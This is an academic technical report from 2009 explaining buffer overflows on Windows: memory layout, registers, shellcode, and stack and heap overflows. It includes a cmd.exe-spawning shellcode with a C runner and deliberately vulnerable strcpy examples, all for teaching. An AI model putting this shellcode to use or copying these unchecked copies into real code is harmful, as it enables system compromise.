# Buffer Overflows in the Microsoft Windows® Environment

Parvez Anwar

Technical Report

RHUL-MA-2009-06

16th February 2009

Department of Mathematics

Royal Holloway, University of London

Egham, Surrey TW20 0EX, England

`http://www.rhul.ac.uk/mathematics/techreports`

# Abstract

Security in this day and age is a necessity for everyone. No one can afford to be negligent any more. Personal or corporate information can very easily be acquired if the infrastructure is not secure and the days of just having up-to-date antivirus software are long gone. There are various types of vulnerabilities where a number of vectors of attack are available which are constantly being exploited by attackers. Multiple layers of security are required to deter unwanted guests.

This paper attempts to explain one type of vulnerability known as buffer overflows. Various articles, papers, books, etc. have been released over the years related to buffer overflows on what they are and how to deal with them. The four main chapters of this paper will explain buffer overflows in the Microsoft Windows™ environment in depth. We start out with the basic foundations on understanding buffer overflows, then move on to how to exploit vulnerable software and then prevent attacks from being successful. Finally we mention ways to bypass prevention mechanisms already in place.

# Contents

# Figures

# Tables

# 1. Introduction

In a world where the Internet is the life blood of many Internet-based home businesses and day to day activities, it is hard to imagine where life would be without it. Yet it only really took off in the mid 90's and with the release of Microsoft's Windows 95 operating system there was no going back. With loads of innovative functionality for better user experience provided by the operating system and new means of communication a new life style was born where people did not have to leave the comfort of their own homes. Now food, books, gifts, etc. all could be ordered and delivered to our doorsteps with a click of a button. Unfortunately the birth of the Internet also brought unwanted guests to our doorstep: hackers, viruses, worms, etc. Computer attacks happen on a daily basis more than ever so the days of innocently connecting a computer to the Internet are long gone. Security is a must if we want to protect our personal information from unwanted prying eyes and malicious programs. At some point in our lives we must have asked ourselves, when did this program get installed? Why is my connectivity so slow all the time? Yet to our knowledge we have always been reasonably careful on what sites we have visited and keeping our antivirus software up to date. The answer to our questions is that most likely our computers had been compromised at some point without our knowledge. Machines being taken control of by unwanted guests to do whatever they please.

Computer worms are self-replicating computer programs. These can take over our computers without our knowledge, consuming our network connectivity and create havoc on our machines. The rates of infection in worms we have seen in the past are just astonishing. In July 2001 the "Code-Red" worm infected 359,000 computers in less than 14 hours[1]. This worm infected Microsoft's IIS web servers. Next in January 2003 the "Slammer" worm appeared which infected over 75,000 computers in less than 10 minutes[2]. This worm infected computers that were running Microsoft SQL servers and SQL Server Desktop Engines (MSDE) 2000.

[1] http://www.caida.org/research/security/code-red/coderedv2_analysis.xml

[2] http://www.cs.ucsd.edu/~savage/papers/IEEESP03.pdf

In August 2003 the "Blaster" worm appeared which started infecting computers in a massive scale. This worm infected Microsoft's Windows XP and Windows 2000 operating systems. More than 5 months later Microsoft released a removal tool. Windows Update offered this tool to people whose computers exhibited signs of the Blaster worm. More than 25 million unique computers had been recorded in the six months following the tool's release[3]. Even now, to this day, the blaster worm is still seen on the Internet attempting to infect vulnerable machines and hoping to find an innocent victim.

You might be asking yourself "So what have worms got to do with buffer overflows?" Well all the worms mentioned had one thing in common; they all proliferated by exploiting a buffer overflow vulnerability. Table 1.1 below tells us that buffer overflow vulnerabilities are still being discovered at an alarming rate[4] and are very much alive.

| Year | Total number of advisories | Number of buffer overflow advisories | Percentage |
|---|---|---|---|
| 2003 | 2716 | 214 | 7.88% |
| 2004 | 3156 | 273 | 8.65% |
| 2005 | 4565 | 299 | 6.55% |
| 2006 | 5280 | 338 | 6.40% |
| 2007 | 4690 | 450 | 9.59% |
| 2008 | 2333 | 196 | 8.40% |

**Table 1.1: Statistics of Buffer Overflow Advisories**

Based on the statistics above we can calculate that an average of 295 buffer overflow advisories are published each year which makes it nearly 8% of only this type of vulnerability alone. Another way of looking at it is that one advisory related to a buffer overflow vulnerability is being discovered and published each working day.

The numbers had been queried based on the title of the advisory containing "buffer overflow" per year so numbers would be higher if advisory did not mention specific type of vulnerability. (2008 stats end in 9th June)

This paper covers in depth on how buffer overflows take place from a technical and practical standpoint. Chapter 2 covers the basic areas needed to understand buffer overflows such as memory, registers and shellcode. It also goes on to the types of buffer overflows and ways to control flow of execution. Chapter 3 is the more practical in a sense that it will show how to exploit software and use tools of the trade needed for writing exploits. Chapter 4 investigates preventive measures that can be taken to render exploits

[3] http://download.microsoft.com/download/b/3/b/b3ba58e0-2b3b-4aa5-a7b0-c53c42b270c6/Blaster_Case_Study_White_Paper.pdf

[4] Courtesy of Secunia providing the statistics. http://secunia.com/

unsuccessful. Finally, Chapter 5 touches upon ways on how to bypass preventive measures that are in place.

# 2. Buffer Overflows

We begin our chapter by discussing the basics of an overflow, followed by the next few sections: memory, registers and shellcode giving us an adequate understanding on these areas and how they later help us better understand buffer overflows and ways to exploit them. Types of buffer overflows are then described in detail, followed by controlling our overflow to our chosen code.

## 2.1 What is a buffer overflow?

An overflow occurs when something is filled beyond its capacity. Imagine pouring water into a container with more than it can store, the water will spill over and create a mess. A similar situation applies to computer programs where a certain amount of space is allocated to store data for the program during execution. If too much data is inputted into the fixed amount of space, then this space known as the buffer will overflow. Hence the overflow is known as a *buffer overflow*.

Buffer overflow or buffer overrun occurs when a program allows input to be written beyond the end of an allocated buffer. When a memory block is allocated to store data only data up to that limit is allowed and no more. Any more data inputted would produce unwanted results. These results would overwrite critical areas of memory which would give an attacker the ability to alter the execution flow of the program. Having the ability to control the flow of execution gives the attacker the ability to execute anything he wishes to.

These buffer overflows simply rise from programming errors which come down to poor programming by developers by not setting any boundaries on the size of input the program can handle. C and C++ are the two most popular languages that produce buffer overflows. These languages allow direct access to application memory and therefore generally improve performance for the application. Higher level languages such as C#, Visual Basic have checks in place and do not normally give direct memory access but at a cost to performance.

Buffer overflows have been around for decades but really became popular when a paper called "Smashing the stack for fun and profit" was published by "Aleph One" in 1996. Since then buffer overflow vulnerabilities are constantly being discovered at an enormous rate with no end in sight. On a daily basis new buffer overflow vulnerabilities are being discovered and exploits are being published to take advantage of those flaws.

Imagine what we would be able to do with this vulnerability, add our own account, remote control a machine, execute another program, etc. We will be able to do anything without the user even realizing that their machine has been compromised. This is the power a hacker will achieve by simply overflowing and exploiting this vulnerability. As we can now see the popularity of this specific vulnerability and as to why is brings so much interest.

## 2.2 Memory

Buffer overflows are all about memory. If memory is protected then buffer overflows will not be able to take place and overflows would be a thing of the past. Before examining the details of the types of overflows a good understanding of how memory works is vital in order to appreciate the beauty of the overflow.

Memory is just an area of storage numbered with addresses. On Intel x86 processors a 32 bit addressing scheme is used which means that there are $2^{32}$ addresses available which equates to 4,294,967,296 addresses. Every program when loaded gets assigned a 4 GB virtual memory space which gives the program more memory than the actual physical memory on the machine. The mapping from virtual to physical addresses is handled by the *memory management unit* (MMU) which is a chip on the motherboard in conjunction with the operating system. The MMU not only provides translation of addresses for programs and having a large memory space but also provides protection and reduces memory fragmentation.

The 4 GB memory space is normally divided equally where applications use the user mode memory and kernel components use system mode memory. User mode applications will not be able to access system mode memory without first making a system call and then a switch takes place. Ranges from 0x00000000 to 0x7FFFFFFF are user mode space and from 0x80000000 to 0xFFFFFFFF is system mode space. The sizes can be changed by adding another switch in the *boot.ini* file. The boot.ini (full switch reference can be found in [19]) file is used by Windows when starting up and is located in the root. Below is what a boot.ini looks like where 3GB has been set for the user mode space.

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
```

```
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft
Windows XP Professional" /fastdetect /NoExecute=OptIn /3GB
```

When a process is loaded into memory the information is basically broken down into sections. There are three segments of the program, .data, .bss and .text. The .data and .bss are reserved for global variables and are writable in memory. The .data segment contains static initialised data while the .bss contains non-initialised data and does not change at runtime. An initialised variable would look like `int a = 0;` whereas non-initialised variable would be `int a.` The .text segment is mapped as read only in memory and this is the actual program code. Lastly the stack and heap are initialized. The stack stores local variables, functional calls and program information. The heap stores dynamic variables and also the same program information.

Stack and heap are types of memory which we will look in depth shortly.

One more important detail about memory which needs mentioning is the ordering of 4-byte words. On an Intel system the ordering is represented as *little-endian*. Little-endian means that the least significant byte comes first. So if we are going to use an address of 0x7C82D9FB then we will need to input in as 0xFBD9827C. So a memory address of a 4 byte word is stored in reverse order.

Finally it is worth mentioning about *pointers*. Pointers are a special type of variable that can store addresses in memory locations to reference other locations. We will later see how updating pointers gives us control to the flow of execution.

## 2.3 Registers

Processors contain memory known as *registers*. These registers are very small and are used for very fast processing. Registers can be thought of as variables for assembly.

Registers are classified according to the functions they perform. High level registers can be categorised in four sections

- General purpose
- Segment
- Control
- Other

Registers EAX, EBX, ECX, EDX, ESI and EDI are used for general purpose variables such as mathematical operations and hold data for an operation. These are 32 bit registers on a 32 bit processor. The 16 bit registers for EAX, EBX, ECX and EDX are known as AX, BX, CX and DX. Finally 8 bit registers are known as AL, BL, CL and DL which are the low order bits. High order bits are known as AH, BH, CH and DH. These 16 and 8 bit registers exist for backwards compatibility and are very useful when producing smaller shellcode. The "E" means extended to address the full 32-bit registers. Table 2.1 lists out the registers.

| **32 bit registers** | **16 bit registers** | **8 bit mapping (0-7)** | **8 bit mapping (8-15)** |
|---|---|---|---|
| EAX | AX | AL | AH |
| EBX | BX | BL | BH |
| ECX | CX | CL | CH |
| EDX | DX | DL | DH |
| EBP | BP | | |
| ESI | SI | | |
| EDI | DI | | |
| ESP | SP | | |

**Table 2.1: Number of bits used for each type of register**

Below lists the purpose of these registers

| | |
|---|---|
| • EAX | accumulator register |
| • EBX | base register |
| • ECX | count register |
| • EDX | data register |
| • ESI | source index register |
| • EDI | destination index register |
| • EBP | base pointer register |
| • ESP | stack pointer register |

These general purpose registers consist of indexing registers, the stack registers and additional registers. The 32 bit registers can access the entire 32 bit value. For example if the value 0x41424344 is stored in an EAX register then an operation is performed on the entire value of 0x41424344. If AX is accessed then only 0x4142 will be used in the operation. If AL is accessed then just 0x41 and if AH is access then only 0x42 would be used.

Registers ESP and EBP are also general purpose registers. ESP (extended stack pointer) is used to point to the top of the stack and the EBP (extended base pointer) is used to point to base of the stack. Registers ESP, EBP, ESI and EDI are also classed as offset registers as they hold offset addresses.

Segment registers CS, DS, ES, FS, GS and SS are 16 bit registers and are used track of segments such as pointers to the code, stack, etc and allow backwards compatibility with 16 bit applications.

The EIP register (extended instruction pointer) is a control register. This register is the most important register as having the ability to write to this register will let you control the flow of execution.

Finally the EFL register (extended flags) fall under the "other" section and is used to store various test results.

The general purpose registers and control register are the main registers we need to be aware of as these are used in writing our exploits.

## 2.4 Shellcode

A *shellcode* is a small piece of code used as the payload in the exploitation of software vulnerability. It is known as shellcode because it typically starts a command shell from which the attacker can control the compromised machine. Shellcode is commonly written in machine code, but any piece of code that performs a similar task can be called shellcode. This machine code is pushed into memory where normally a buffer overflow vulnerability will take advantage of this code and execute it. Machine codes pushed into memory are assembly language instructions represented in hexadecimal values.

For shellcode to work there are a few hurdles we must overcome. Below are the characteristics for producing shellcode.

- It has to be small because generally there is a limit to the buffer the attacker can inject code into.
- Cannot have any null bytes (0x00) as certain C functions will terminate code as the null byte is a string delimiter.
- Written in assembly and then converted to hexadecimal which is the shellcode.
- Architecture specific: shellcode produced for windows operating systems will not work for Linux operating systems.

While null bytes must not be in shellcode there are other delimiters like linefeed (0x0A), carriage return (0x0D), and many others depending on how the programmer wrote the program. We will find out about this when writing exploit code, for example certain vulnerabilities can only be exploited by sending lowercase alphabetic shellcode. Below is an example of a simple assembly code:

```
; XPSP2 System() and Exit() addresses taken on 26th May 2008
[BITS 32]
; System("CMD.EXE");
push ebp
mov ebp,esp
xor edi,edi
push edi
sub esp,04h
mov byte [ebp-08h],63h
mov byte [ebp-07h],6Dh
mov byte [ebp-06h],64h
mov byte [ebp-05h],2Eh
mov byte [ebp-04h],65h
mov byte [ebp-03h],78h
mov byte [ebp-02h],65h
mov eax, 0x77c293c7
push eax
lea eax,[ebp-08h]
push eax
call [ebp-0Ch]
; Exit();
push ebp
mov ebp,esp
mov edx,0x77c39e7e
push edx
call [ebp-04h]
```

The assembly code can be assembled and disassembled using the Netwide Assembler tool. (All tools listed in appendix)

To assemble the command is:

```
c:\>nasmw -f bin -o cmdshell.bin cmdshell.asm
```

To disassemble the command is:

```
c:\>ndisasmw cmdshell.bin -b 32
```

The output we will see when disassembled is shown below:

```
00000000  55                push ebp
00000001  89E5              mov ebp,esp
00000003  31FF              xor edi,edi
00000005  57                push edi
00000006  81EC04000000      sub esp,0x4
0000000C  C645F863          mov byte [ebp-0x8],0x63
00000010  C645F96D          mov byte [ebp-0x7],0x6d
00000014  C645FA64          mov byte [ebp-0x6],0x64
00000018  C645FB2E          mov byte [ebp-0x5],0x2e
0000001C  C645FC65          mov byte [ebp-0x4],0x65
00000020  C645FD78          mov byte [ebp-0x3],0x78
00000024  C645FE65          mov byte [ebp-0x2],0x65
00000028  B8C793C277        mov eax,0x77c293c7
0000002D  50                push eax
0000002E  8D45F8            lea eax,[ebp-0x8]
00000031  50                push eax
00000032  FF55F4            call near [ebp-0xc]
00000035  55                push ebp
00000036  89E5              mov ebp,esp
00000038  BA7E9EC377        mov edx,0x77c39e7e
0000003D  52                push edx
0000003E  FF55FC            call near [ebp-0x4]
```

The *opcodes* can then be taken and put together to produce shellcode which can then be used in our C code as shown below. Opcode stands for operation code and are the hexadecimal values as highlighted above in bold.

```
#include <stdio.h>
signed char cmdshell[] =
{
0x55, 0x89, 0xe5, 0x31, 0xff, 0x57, 0x81, 0xec, 0x04, 0x00,
0x00, 0x00, 0xc6, 0x45, 0xf8, 0x63, 0xc6, 0x45, 0xf9, 0x6d,
0xc6, 0x45, 0xfa, 0x64, 0xc6, 0x45, 0xfb, 0x2e, 0xc6, 0x45,
0xfc, 0x65, 0xc6, 0x45, 0xfd, 0x78, 0xc6, 0x45, 0xfe, 0x65,
0xb8, 0xc7, 0x93, 0xc2, 0x77, 0x50, 0x8d, 0x45, 0xf8, 0x50,
0xff, 0x55, 0xf4, 0x55, 0x89, 0xe5, 0xba, 0x7e, 0x9e, 0xc3,
0x77, 0x52, 0xff, 0x55, 0xfc
};
int main(int argc, char *argv[])
{
  void(*sc)() = (void *)cmdshell;
  printf("\nShellcode size is: %d bytes\n",sizeof(cmdshell));
  printf("\nRunning shellcode . . .\n\n");
  sc();
  return 0;
}
```

We can see that our shellcode has got nulls in it but when exploiting for real all nulls plus other characters such as 0x0a 0x20 0x22 etc. will need to be removed. The Metasploit[5] site is a brilliant site that lets us chose what type of predefined encoders we wish to use and characters we wish to omit.

Using hard coded addresses for our shellcode will be very small and can be very useful for limited buffer sizes but this has its problems. When attacking a system different versions of the OS will have different addresses of functions so hard coded shellcode is not ideal. Therefore shellcode needs to be written that is reliable and reusable. Windows stores a pointer to the process environment block at a known location: `FS: [0x30]`. That plus `0xC` is the load order module list pointer. Now, we have a linked list of modules we can traverse to look for kernel32.dll. From that we can find `LoadLibraryA()` and `GetProcAddress()` which will allow us to load any needed DLLs and find the addresses of any other needed functions. This technique will produce version independent shellcode but produces a harder shellcode. Shellcode can now range from 300 to 800 bytes depending on the functionality. If the above shellcode was produced using this technique the size would jump from 65 bytes to 160 bytes.

The PEB (Process Environment Block) is a process specific area of user memory that contains details about each running process. Information contained in the PEB includes the image base address, heap information, loaded modules, etc.

[5] http://metasploit.com:55555/payloads?filter=win32

## 2.5 Types of Buffer Overflows

Now that we have an understanding on what is a buffer overflow and the basic concepts; it is time to look in more depth into the variations of the buffer overflow. There are a number of different types of buffer overflow vulnerabilities but in this paper we will look at two most common types: stack-based and heap-based buffer overflows.

### 2.5.1 Stack-Based Buffer Overflows

In most high-level languages program code is broken down into smaller pieces of code so that developers can call the same function again and again when required. In the code below, the `main()` function calls the `stacktest()` function to do a task and when completed returns back to the `main()` function. In these types of function calls the information has to be stored somewhere for it to carry out its function. That somewhere is known as the *stack* which is an area of memory used by the program. In this region of memory the stack stores local variables and function calls. The stack acts like a scratch pad for the system where the program will have read and write privileges. The stack works as last in first out (LIFO) mechanism where the last data that goes in the stack is the first to come out. The stack grows upwards toward address 0x00000000, so if more data is placed into the stack the top of the stack will have a lower address.

When a function call is made the system pushes various elements onto the stack. For every function call a stack frame is created for it. In Figure 2.1 the system first pushes the function parameters (arguments) of the function. Then the system pushes the return pointer. This return pointer contains the return address of the caller program so when the function has finished its task it will know where to return to in memory, in this case back to the `main()` function which is the caller program. Once returned the program execution is continued. Next the frame pointer is pushed into the stack; this contains the base address of the stack frame. The frame pointer used to get a reference to the current stack frame and permit the access to local variable (giving a negative offset from it) and function parameters (giving a positive offset from it).
Finally the local variable of the function used in the function which in this case is bufferA is placed on the stack. The top of the stack is known by a pointer referred to as stack pointer. This stack pointer changes as data is pushed onto and popped out of the stack.

In x86 architecture at least three process registers come into play with the stack those are EIP, EBP and ESP. The EIP register points to the return address of the current function, the EBP register points to the frame pointer of the current stack frame and the ESP points to the last memory location on the top of the stack.

```
#include <stdio.h>

int stacktest(char *buf)
{
   unsigned char bufferA[40];

   strcpy(bufferA, buf); // Stack Overflow happens here
   return 0;
}

int main(int argc, char *argv[])
{
   if(argc != 2)
   {
    printf("\nStack-based buffer overflow test");
    printf("\nUsage: stackbo.exe string\n\n");
    exit(1);
   }

   stacktest(argv[1]);
   return 0;
}
```





**Figure 2.1: Stack view of vulnerable C code**

In the example code above we see two flaws. First there are no checks on the size of the inputted argument string and the second is the `strcpy()` function where there is no checking on the size of string when copied into bufferA. In this code the local variable has been declared as bufferA of size 40. The `strcpy()` function is to copy the string inputted by the user into bufferA. If the size of the inputted string passes more than 40 characters then when copied over into bufferA the buffer will overflow overwriting areas in the stack i.e. the frame pointer, return pointer. If we entered all a's as our inputted string then the return pointer would contain a return address of 0x61616161 where 0x61 is the hexadecimal value of ASCII a. Since this bogus address would point to an area of memory that the program does not have permission to access an exception will be thrown crashing the program as we can see in Figure 2.2. Since the return address has been overwritten by user input, this tells us that the attacker can get control on the flow of execution and can now customise the input to overwrite the address location to jump to a location of its choosing which is normally back into the buffer to run arbitrary code where the attacker has already inputted code in the buffer just waiting to execute.


bo_wogs.exe

bo_wogs.exe has encountered a problem and needs to close. We are sorry for the inconvenience.


If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

**Figure 2.2: Error message displayed when return address overwritten**

Another type of exception error message might be encountered at the moment of a crash as shown in Figure 2.3.



bo_wogs.exe - Application Error

The instruction at "0x61616161" referenced memory at "0x61616161". The memory could not be "read".

Click on OK to terminate the program
Click on CANCEL to debug the program

**Figure 2.3: Another type of message when return address overwritten.**

Clicking on "click here" will give us further details as shown in Figure 2.4.



bo_wogs.exe

Error signature

AppName: bo_wogs.exe AppVer: 0.0.0.0 ModName: unknown
ModVer: 0.0.0.0 Offset: 61616161

Reporting details

This error report includes: information regarding the condition of bo_wogs.exe when the problem occurred; the operating system version and computer hardware in use; your Digital Product ID, which could be used to identify your license; and the Internet Protocol (IP) address of your computer.


We do not intentionally collect your files, name, address, email address or any other form of personally identifiable information. However, the error report could contain customer-specific information such as data from open files. While this information could potentially be used to determine your identity, if present, it will not be used.

The data that we collect will only be used to fix the problem. If more information is available, we will tell you when you report the problem. This error report will be sent using a secure connection to a database with limited access and will not be used for marketing purposes.

To view technical information about the error report, click here.
To see our data collection policy on the web, click here.

**Figure 2.4: Further details after crash**

The above messages are encountered in Windows XP. In Windows Vista the message will be different as we can see in Figure 2.5.



Microsoft Windows

bo_wogs.exe has stopped working

Windows can check online for a solution to the problem the next time you go online.

Check online for a solution later and close the program

Close the program

```
Problem signature:
  Problem Event Name:          APPCRASH
  Application Name:            bo_wogs.exe
  Application Version:         0.0.0.0
  Application Timestamp:       486ca6af
  Fault Module Name:           StackHash_8d13
  Fault Module Version:        0.0.0.0
  Fault Module Timestamp:      00000000
  Exception Code:              c0000005
  Exception Offset:            61616161
```

**Figure 2.5: Error message displayed when return address overwritten**

### 2.5.2 Heap-based Buffer Overflows

Another type of buffer overflow vulnerability takes place on the *heap*. The heap is a region of memory used to store the program's dynamic variables and data structures of varying sizes at runtime. Heap memory works as first in first out (FIFO) mechanism and grows upwards therefore goes to higher addresses (0xFFFFFFFF).

The heap has at least one large page from where the heap manager can dynamically allocate memory in smaller pieces for processes. The heap manager is represented by a number of functions for memory management such as allocating and freeing memory which are located in two files, `ntdll.dll` and `ntoskrnl.exe`. In Windows each process has a default heap which is 1 MB by default and can grow automatically when required. A lot of the underlying Windows functions use this default heap space for processing functions. Additionally a process can create dynamic heaps, as many as needed. These dynamic heaps are available globally within a process and are created with heap related functions.

The heap allocates memory in blocks that are referred to as chunks where the chunk consists of both the chunk header and the chunk data. Each chunk header contains information about the size of the chunk, location of the chunk plus other details. Heap memory can be allocated via malloc-type functions which are generally found in structured programming languages such as `HeapAlloc()` in Windows, `malloc()` in ANSI C, and `new()` in C++. Similarly the memory is released by the opposing functions, `HeapFree()`, `free()` and `delete()`.

When the heap manager allocates a block of memory it passes back to the caller a pointer to the chunk of memory. The heap manager keeps track of the memory blocks in use using information in the chunk header. The header contains information about the size of the allocated blocks and a pair of pointers that point to another pointer that point to the next available block. Once a process has finished use of the block it can free it and be available for use again. This tracking information is stored in an array known as a doubly-linked freelist. When an allocation occurs these pointers are updated accordingly. As more allocations and frees occur these pointers are continually updated. When a heap-based buffer is overflowed this information is overwritten so when the allocated block is freed or new block is allocated and it comes to updating these pointers in the array an access violation will take place thus giving an attacker has an opportunity to modify program control data such as function pointers giving control on the flow of execution.

For more depth analysis of heap memory and Freelists refer to the "Shellcoders handbook" [04] and A. Anisimov's paper on "Defeating Microsoft Windows XP SP2 Heap protection and DEP bypass" [28]

To understand how the heap works imagine that you wanted to load a playlist of songs in memory and this list contains songs where the names are no longer than 40 characters. Each song is listed line by line in a playlist file and we have no idea how many songs the playlist has, could be 5 could be 100. In C language using an array we could define 100 entries of 40 characters of length but if we had only 5 songs then 95 empty entries would have been wasted by occupying memory. For allocating a heap the variables are declared as pointers so when the playlist is loaded it only uses the heap blocks defined in the program. Below is an example code of a heap-based overflow.

```
#include <stdio.h>
#include <windows.h>

int heaptest(char *buf)
{
   unsigned char *chunk1 = NULL;
   unsigned char *chunk2 = NULL;
   HANDLE heaphand = NULL;

   heaphand = HeapCreate(0, 0, 0);

   if (heaphand == NULL)
   {
    printf("\n[-] HeapCreate failed\n\n");
    return 0;
   }
   chunk1 = HeapAlloc(heaphand, 0, 40);
   strcpy(chunk1, buf); // Heap Overflow happens here
// second call gives us control
   chunk2 = HeapAlloc(heaphand, 0, 40);
   return 0;

}
int main(int argc, char *argv[])
{
   if(argc != 2)
   {
    printf("\nHeap-based buffer overflow test");
    printf("\nUsage: heapbo.exe string\n\n");
    exit(1);
   }
   heaptest(argv[1]);
   return 0;
}
```

In this code when more than 40 bytes are entered for the string argument it will overflow to the next memory allocation block header (chunk2) and create a heap-based buffer overflow. The reason it overflows is that we are using the `strcpy()` function and there are no checks being done on the size of the input.


